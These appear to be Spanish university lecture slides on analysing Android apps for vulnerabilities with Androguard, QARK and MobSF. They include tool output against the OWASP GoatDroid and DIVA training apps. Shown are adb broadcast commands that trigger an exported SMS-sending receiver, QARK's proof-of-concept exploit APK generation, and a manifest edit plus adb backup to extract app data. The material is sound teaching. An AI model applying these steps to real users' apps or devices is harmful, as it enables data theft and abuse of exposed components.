 - Androlyze/Androapkinfo: muestra información de un fichero apk
 - Apkviewer: permite estudiar el flujo de control de una aplicación
- Disponible en: <https://github.com/androguard/androguard>



Otras herramientas

- Referencias Androguard
 - Mi opinión: En general muy mal documentado
 - <https://github.com/androguard/androguard>
 - <https://androguard.readthedocs.io/en/latest>
- Tutoriales Androguard
 - <https://resources.infosecinstitute.com/topic/android-penetration-tools-walkthrough-series-androguard/>
 - <https://forensics.spreitzenborth.de/2015/10/05/androguard-a-simple-step-by-step-guide/>



Otras herramientas

- Droidbox
 - <https://github.com/pjlantz/droidbox>
- AndroidSwissKnife
 - <https://github.com/Fare9/AndroidSwissKnife>
- Androl4b (MV)
 - <https://github.com/sh4hin/Androl4b>



Herramientas de análisis automático

■ Quick Android Review Kit (Qark)

- Ya instalada en AndroL4b

```
andro@l4b:~/Desktop/Tools/qark/qark$ python qarkMain.py
WARNING: Token 'BLOCK_COMMENT' defined, but not used
WARNING: Token 'LINE_COMMENT' defined, but not used
WARNING: There are 2 unused tokens

.d88888b. d888 888888b. 888 d8P
d88P "Y88b d88888 888 Y88b 888 d8P
888 888 d88P888 888 888 888 d8P
888 888 d88P 888 888 d88P 888d8K
888 888 d88P 888 8888888P" 8888888b
888 Y8b 888 d88P 888 888 T88b 888 Y88b
Y88b.Y8b88P d8888888888 888 T88b 888 Y88b
"Y888888" d88P 888 888 T88b 888 Y88b
Y8b

Updated config value:: rootDir /home/andro/Desktop/Tools/qark/qark
INFO - Initializing...

Certain functionalities in QARK rely on using Android SDK. You may have an existing Android SDK on your system that you may want to use.
If not, QARK makes it easier for you to download the required components from Android SDK, automatically. If you select "n" to the following option, you would be asked to provide a location to the Android SDK manually.
It is recommended that you let QARK download and setup Android SDK. This will not affect any existing Android SDK setup you may have on your system.

Do you want QARK to download and set up Android SDK?[y/n] :
```

■ Mobile Security Framework(MobSF)

- <https://github.com/MobSF/Mobile-Security-Framework-MobSF>



QARK: Análisis preliminar

- Paso 1: Primero se analiza todo el contenido del apk, intentando encontrar vulnerabilidades como actividades y servicios exportados, broadcast receivers, etc.

```
Press ENTER key to continue
INFO - Determined minimum SDK version to be:9
WARNING - Logs are world readable on pre-4.1 devices. A malicious app could potentially retrieve sensitive data from the logs.
ISSUES - APP COMPONENT ATTACK SURFACE
.WARNING - The backup element is not specified in the manifest, which therefore defaults to true. Potential for data theft via local attacks via adb
.backup, if the device has USB debugging enabled (not common). More info: http://developer.android.com/reference/android/R.attr.html#allowBackup
POTENTIAL VULNERABILITY - The android:debuggable flag is manually set to true in the AndroidManifest.xml. This will cause your application to be de
buggable in production builds and can result in data leakage and other security issues. It is not necessary to set the android:debuggable flag in t
he manifest, it will be set appropriately automatically by the tools. More info: http://developer.android.com/guide/topics/manifest/application-ele
ment.html#debug
INFO - Checking provider
INFO - Checking activity
WARNING - The following activity are exported, but not protected by any permissions. Failing to protect activity could leave them vulnerable to att
ack by malicious apps. The activity should be reviewed for vulnerabilities, such as injection and information leakage.
.activities.Main
.activities.SocialAPIAuthentication
.activities.ViewCheckin
.activities.ViewProfile
INFO - Checking activity-alias
INFO - Checking services
WARNING - The following service are exported, but not protected by any permissions. Failing to protect service could leave them vulnerable to attac
k by malicious apps. The service should be reviewed for vulnerabilities, such as injection and information leakage.
.services.LocationService
INFO - Checking receivers
WARNING - The following receiver are exported, but not protected by any permissions. Failing to protect receiver could leave them vulnerable to attac
k by malicious apps. The receiver should be reviewed for vulnerabilities, such as injection and information leakage.
.broadcastreceivers.SendsSMSNowReceiver
Press ENTER key to begin decompilation
INFO - Please wait while QARK tries to decompile the code back to source using multiple decompilers. This may take a while.

Enter your choice:1

Do you want to examine:
[1] APK
[2] Source

Enter your choice:1

Do you want to:
[1] Provide a path to an APK
[2] Pull an existing APK from the device?

Enter your choice:1

Please enter the full path to your APK (ex. /foo/bar/pineapple.apk):
Path:/test/testData/goatdroid.apk
INFO - Unpacking /home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid.apk
INFO - Zipfile: <zipfile.ZipFile object at 0x7f5b63e58590>
INFO - Extracted APK to /home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid/
/home/andro/Desktop/Tools/qark/qark/test/testData/apktool/AndroidManifest.xml
Inspect Manifest?[y/n]y
```

QARK: Análisis estático

```
JD CORE 100%|#####
Procyon 100%|#####
CFR 100%|#####

Decompilation may hang/take too long (usually happens when the source is obfuscated).
At any time,Press C to continue and QARK will attempt to run SCA on whatever was decompiled.

INFO - Trying to improve accuracy of the decompiled files
INFO - Restored 11 file(s) out of 13 corrupt file(s)
INFO - Decompiled code found at:/home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid/
INFO - Finding all java files
INFO - Finding all xml files
Press ENTER key to begin Static Code Analysis■
```

```
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project

Phone identifier access 0%
Exposed javascript interface 0%
Exposed javascript interface100%|#####
User created permissions 0%

Crypto issues 0%
Crypto issues 68%|#####
Broadcast issues 0%
Broadcast issues 68%|#####
Webview checks 9%|#####
Webview checks100%|#####
X.509 Validation 0%
X.509 Validation 68%|#####
Pending Intents 0%
Pending Intents 37%|#####
File Permissions (check 1) 9%|#####
File Permissions (check 1)100%|#####
File Permissions (check 2) 0%
File Permissions (check 2)100%|#####
```

QARK: Análisis estático

■ Paso 2: Decompilación

- Se usan 2 decompiladores distintos: JD CORE, Procyon, CFR
- El código Java obtenido será el que posteriormente se analice

```
JD CORE 100%|#####
Procyon 100%|#####
CFR 100%|#####

Decompilation may hang/take too long (usually happens when the source is obfuscated).
At any time, Press C to continue and QARK will attempt to run SCA on whatever was decompiled.

INFO - Trying to improve accuracy of the decompiled files
INFO - Restored 11 file(s) out of 13 corrupt file(s)
INFO - Decompiled code found at:/home/andro/Desktop/Tools/qark/qark/test/testData/goatdroid/
INFO - Finding all java files
INFO - Finding all xml files
Press ENTER key to begin Static Code Analysis
```



QARK: Análisis estático

- **Paso 3: Realización del análisis estático de código buscando vulnerabilidades**

```
INFO - Running Static Code Analysis...
INFO - Looking for private key files in project

Phone identifier access  0%
Exposed javascript interface  0%
Exposed javascript interface100%#####
User created permissions  0%

Crypto issues  0%
Crypto issues 68%#####
Broadcast issues  0%
Broadcast issues 68%#####
Webview checks  9%#####
Webview checks100%#####
X.509 Validation  0%
X.509 Validation 68%#####
Pending Intents  0%
Pending Intents 37%#####
File Permissions (check 1)  9%#####
File Permissions (check 1)100%#####
File Permissions (check 2)  0%
File Permissions (check 2)100%#####

==>EXPORTED RECEIVERS:
0: .broadcastreceivers.SendSMSNowReceiver
INFO - Checking for extras in this file: .broadcastreceivers.SendSMSNowReceiver from this entry point: onReceive
INFO - Possible Extra: localBundle of unknown type
INFO - Possible Extra: "phoneNumber" of type: String
INFO - Possible Extra: "message" of type: String
INFO - Extra: localBundle is not a simple type, or could not be determined. You'll need to append the parameter which corresponds to the data type, followed by a key and value, both in quotes.
Example: adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es "YOURKEYHERE" "YOURVALUEHERE"
Here are your options for different data types:
[ -e] -es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...
[ -esn <EXTRA_KEY> ...]
[ -ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
[ -el <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
[ -el <EXTRA_KEY> <EXTRA_LONG_VALUE> ...]
[ -ef <EXTRA_KEY> <EXTRA_FLOAT_VALUE> ...]
[ -eu <EXTRA_KEY> <EXTRA_URI_VALUE> ...]
[ -ecn <EXTRA_KEY> <EXTRA_COMPONENT_NAME_VALUE> ]
[ -eia <EXTRA_KEY> <EXTRA_INT_VALUE>[,<EXTRA_INT_VALUE...>]]
[ -ela <EXTRA_KEY> <EXTRA_LONG_VALUE>[,<EXTRA_LONG_VALUE...>]]
[ -efa <EXTRA_KEY> <EXTRA_FLOAT_VALUE>[,<EXTRA_FLOAT_VALUE...>]]
[ -esa <EXTRA_KEY> <EXTRA_STRING_VALUE>[,<EXTRA_STRING_VALUE...>]]

adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es ""phoneNumber"" "InsertStringHere"
adb shell am broadcast -a "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" --es ""message"" "InsertStringHere"

To view any sticky broadcasts on the device:
adb shell dumpsys activity| grep sticky
```



QARK: (Post-)análisis estático

■ Paso 4: Creación de POCs exploit

```
For the potential vulnerabilities, do you want to:  
[1] Create a custom APK for exploitation  
[2] Exit  
Enter your choice:1  
Generating exploit payloads for all vulnerabilities  
org.owasp.goatdroid.fourgoats.activities.Main  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.Main from this entry point: onCreate  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.Main from this entry point: onStart  
adding value to string: org.owasp.goatdroid.fourgoats  
adding value to string: org.owasp.goatdroid.fourgoats.activities.Main  
org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication from this entry point: onCreate  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication from this entry point: onStart  
adding value to string: org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication  
org.owasp.goatdroid.fourgoats.activities.ViewCheckin  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.ViewCheckin from this entry point: onCreate  
INFO - Possible Extra: "checkinID" of type: String  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.ViewCheckin from this entry point: onStart  
adding value to string: org.owasp.goatdroid.fourgoats.activities.ViewCheckin  
org.owasp.goatdroid.fourgoats.activities.ViewProfile  
INFO - Checking for extras in this file: org.owasp.goatdroid.fourgoats.activities.ViewProfile from this entry point: onCreate
```

QARK: Resultados

- Paso 5: Se generan dos salidas
 - Un informe (formato html)
 - Un apk (POC exploit)



QARK: Informe

Information

STATIC CODE ANALYSIS RESULT

SOURCE: /Users/Code/apk/goatdroid.apk
 TOTAL FILES: 625
 JAVA FILES: 245
 Restored 11 file(s) out of 13 corrupt file(s)

2 Potential Vulnerabilities 3 Warnings 16 Informational 67 Debug

QARK

Information

QARK Version 0.9

Potential Vulnerability

The android:debuggable flag is manually set to true in the AndroidManifest.xml. This will cause your application to be debuggable in production builds and can result in data leakage and other security issues. It is not necessary to set the android:debuggable flag in the manifest, it will be set appropriately automatically by the tools. More info: <http://developer.android.com/guide/topics/manifest/application-element.html#debug>

Info



The backup element is not specified in the manifest, which therefore defaults to true. Potential for data theft via local attacks via adb backup, if the device has USB debugging enabled (not common). More info: <http://developer.android.com/reference/android/R.attr.html#allowBackup>

```
<?xml version="1.0" ?><manifest android:versionCode="1" android:versionName="1.0" package="org.owasp.goatdroid.fourgoats" xmlns:android="http://schemas.android.com/apk/res/android">
<uses-sdk android:minSdkVersion="9" android:targetSdkVersion="15"/>
<application android:debuggable="true" android:icon="@drawable/icon" android:label="@string/app_name" android:theme="@style/Theme.Sherlock">
<activity android:label="@string/app_name" android:name=".activities.Main">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
```

```
andro@l4b: ~/Desktop/Tools/qark/qark
File Edit View Search Terminal Help
andro@l4b:~/Desktop/Tools/qark/qark$ python qarkMain.py -p test/testData/goatdroid.apk --source=1 --exploit=0
```

Genera el informe pero no el apk


QARK: APK generada






MobSF

- MobSF es un entorno completo de análisis que permite hacer pruebas estáticas y dinámicas en ejecutables de Android (APK) y iOS (IPA)
 - <https://github.com/ajinabraham/Mobile-Security-Framework-MobSF/releases>
 - <https://mobsf.github.io/docs>
 - Incluye procedimientos de instalación y de ejecución



MOSF - Interfaz



The screenshot shows the MobSF interface for static analysis of the 'goatdroid.apk' app. The left sidebar contains navigation links for Static Analyzer, Security Analysis, Malware Analysis, Reconnaissance, Components, PDF Report, Print Report, and Start Dynamic Analysis. The main content area includes sections for APP SCORES (CVSS 7.4, Security Score 50/100, Trackers Detection 0/371), FILE INFORMATION (File Name: goatdroid.apk, Size: 1.2MB, MD5: 969bac4cb8392ceb79b5e6f310e480b, SHA1: 414da9666c83dcffd984eb60ddc57dd69cb06bf, SHA256: 35b126c88069521735fc65dc49b003276b3978ffae3f901d80bb98c558c82f0), APP INFORMATION (App Name: FourGoats, Package Name: org.owasp.goatdroid.fourgoats, Main Activity: .activities.Main, Target SDK: 15, Min SDK: 9, Max SDK: 1, Android Version Name: 1.0, Android Version Code: 1), and various component counts (ACTIVITIES: 33, SERVICES: 1, RECEIVERS: 1, PROVIDERS: 0). Below these are sections for SCAN OPTIONS (Rescan, Start Dynamic Analysis) and DECOMPILED CODE (View AndroidManifest.xml, View Source, View Smali, Download Java Code, Download Smali Code, Download APK). The bottom section displays the SIGNER CERTIFICATE information.

APK is signed
v1 signature: True
v2 signature: False
v3 signature: False
Found 1 unique certificates
Subject: O=OWASP, OU=Mobile, CN=OWASP GoatDroid



MOBSF – Análisis estático

The screenshot shows the MobSF static analysis interface. At the top, there's a dark header bar with the title '(venv) CA-AJINA-M:Mobile-Security-Framework-MobSF ajinabraham\$'. Below it is a blue navigation bar with links: RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API DOCS, ABOUT, and SEARCH. On the left, there's a sidebar titled 'Java Source' with a 'Find by filename:' input field and a 'Content Search' button. A 'Filename filter' dropdown menu is open, showing a list of file types: .apk, .xml, .dex, .dex2, .so, .apktool, .apk2, and .dex2. To the right of the sidebar is a large white area containing the decompiled Java source code of an APK file. At the bottom of the interface, there's a footer with the text '(*) The National Information Partnership (NIAP) is responsible for overseeing and monitoring the security of commercial IT products used in National Security Systems'.

- Distintas vistas para analizar correctamente las distintas informaciones contenidas en el apk
 - Vista por categorías
 - Permisos
 - Certificados
 - Actividades
 - Resultados del Análisis (Red, manifiesto, código, binario, ficheros, NIAP*)
 - Información identificada (URLs, Emails, Strings, Secretos en el código, ...)
 - Componentes (Android, ficheros y librerías)
 - Vista (jerárquica) por ficheros
 - Smali
 - Código decompilado

(*) The National Information Partnership (NIAP) is responsible for overseeing and monitoring the security of commercial IT products used in National Security Systems

Resumen

■ Vulnerabilidades

- Tipos: Login inseguro, Guardar en código información sensible, Almacenamiento inseguro, Verificación de entradas insuficiente, Problemas de control de acceso
- Componentes afectados: Manifiesto de la app, Actividades, Servicios, Proveedores de contenido y Servicios

■ Herramientas

- Drozer, Qark, MobSF
- Otras: Androguard, Droidbox, AndroidSwissKnife

■ Casos de estudio

- DIVA, Sieve, GoatDroid (OWASP)
- Otros: InsecureBankv2 e InjuredAndroid (en prácticas)



4. Vulnerabilidades en apps Android: Análisis estático

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



5. Vulnerabilidades en apps Android: Análisis dinámico

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



Indice

- Introducción al análisis dinámico de aplicaciones móviles
- Supervisión de la ejecución de un apk utilizando un depurador
- Control de la ejecución de un apk con Frida
- Casos de uso



Análisis dinámico: concepto

- El análisis dinámico de una app consiste en analizar las propiedades de una aplicación mediante su ejecución, comprobando y verificando las acciones que ésta realiza
- Durante el análisis dinámico, se observan las siguientes propiedades de una aplicación:
 - Información almacenada en la memoria del proceso de la aplicación
 - Los ficheros generados por la misma
 - Su flujo de ejecución
 - Componentes exportados, es decir, disponibles a otras aplicaciones
 - Gestión de APIs sensibles del sistema
 - Las conexiones de red creadas



Análisis dinámico: Elementos analizables

- Para realizar el análisis dinámico, es necesario disponer de un dispositivo o emulador en el que ejecutar la aplicación
- Dadas las restricciones que imponen los sistemas operativos móviles, es posible que necesitemos utilizar un dispositivo con jailbreak o rooteado para poder analizar todos los elementos de la aplicación, sobre todo si no disponemos de su código fuente
- El análisis dinámico permite:
 - Verificar la existencia de vulnerabilidades identificadas durante el análisis estático de la aplicación, incluyendo:
 - Transmisión de datos de forma insegura a través de la red
 - Almacenamiento inseguro
 - Componentes de la aplicación expuestos
 - Posibles problemas de configuración de la aplicación
 - Vulnerabilidades existentes en el back-end de la aplicación
 - Fallos en la validación de datos de entrada y arquitectura de la aplicación.



Análisis dinámico: Metodología

- Durante la realización del análisis dinámico, es recomendable llevar un plan de los criterios de seguridad a revisar y las acciones que se han de llevar a cabo para la comprobación de cada criterio
- Para ello, se recomienda:
 - Listar los elementos específicos de una aplicación que vamos a analizar
 - Preparar el laboratorio de análisis para que todos los elementos analizados sean accesibles mediante las herramientas que tenemos instaladas
- Establecer la plantilla de un informe con la siguiente estructura:
 - Un resumen ejecutivo que describa los principales resultados del análisis
 - Un epígrafe por elemento analizable:
 - Dentro de cada epígrafe, una subsección con el elemento específico de la aplicación analizado para verificar el elemento en cuestión
 - Describir en cada subsección las operaciones realizadas y los resultados obtenidos.
- Preparar los ficheros binarios y el dispositivo para el análisis
- Realizar el análisis utilizando el informe como guía



Análisis dinámico: Preparación

- Para poder llevar a cabo todas las tareas que requiere el análisis dinámico y forense, es necesario que las aplicaciones permitan la realización de copias de seguridad (*backup*) y su depuración (*debugging*)
 - Las aplicaciones en producción no permiten realizar este tipo de actividades
 - Al tener acceso al binario, podemos modificarlo para activar estas opciones y poder realizar así un análisis dinámico y forense más completo
- Para ello debemos (ya lo sabemos hacer):
 - Desempaquetar el binario
 - Modificar en el manifiesto los parámetros requeridos

Cambiar: `<application android:allowBackup="false"`

A : `<application android:allowBackup="true" android:debuggable="true"`

- Reempaquetar el binario, firmarlo e instalarlo



Generamos un backup de la app

- Usamos la app DIVA como ejemplo
 - Previamente la hemos desensamblado y hemos modificado su manifiesto

```
c:\Users\jucar\Downloads\vault\backup>adb backup jakhar.aseem.diva
WARNING: adb backup is deprecated and may be removed in a future release
Now unlock your device and confirm the backup operation...

c:\Users\jucar\Downloads\vault\backup>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D0B5-19E1

Directorio de c:\Users\jucar\Downloads\vault\backup

09/03/2021 14:36    <DIR>          .
09/03/2021 14:36    <DIR>          ..
09/03/2021 12:10      5.209.376 abe.jar
09/03/2021 14:36      2.890.101 backup.ab
              2 archivos       8.099.477 bytes
              2 dirs        53.398.831.104 bytes libres

c:\Users\jucar\Downloads\vault\backup>>>java -jar abe.jar unpack backup.ab backup.tar 1234
Calculated MK checksum (use UTF-8: true): 465073911DE7CE15B60BE97EF5A9B93F288323C1EE30DAF28107B6EA4617A99
0% 1% 2% 3% 4% 5% 6% 7% 8% 9% 10% 11% 12% 13% 14% 15% 16% 17% 18% 19% 20% 21% 22% 23% 24% 25% 26% 27% 28% 29% 30% 31% 32%
% 33% 34% 35% 36% 37% 38% 39% 40% 41% 42% 43% 44% 45% 46% 47% 48% 49% 50% 51% 52% 53% 54% 55% 56% 57% 58% 59% 60% 61% 62%
% 63% 64% 65% 66% 67% 68% 69% 70% 71% 72% 73% 74% 75% 76% 77% 78% 79% 80% 81% 82% 83% 84% 85% 86% 87% 88% 89% 90% 91% 92%
% 93% 94% 95% 96% 97% 98% 99% 100%
8272384 bytes written to backup.tar.

c:\Users\jucar\Downloads\vault\backup>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D0B5-19E1

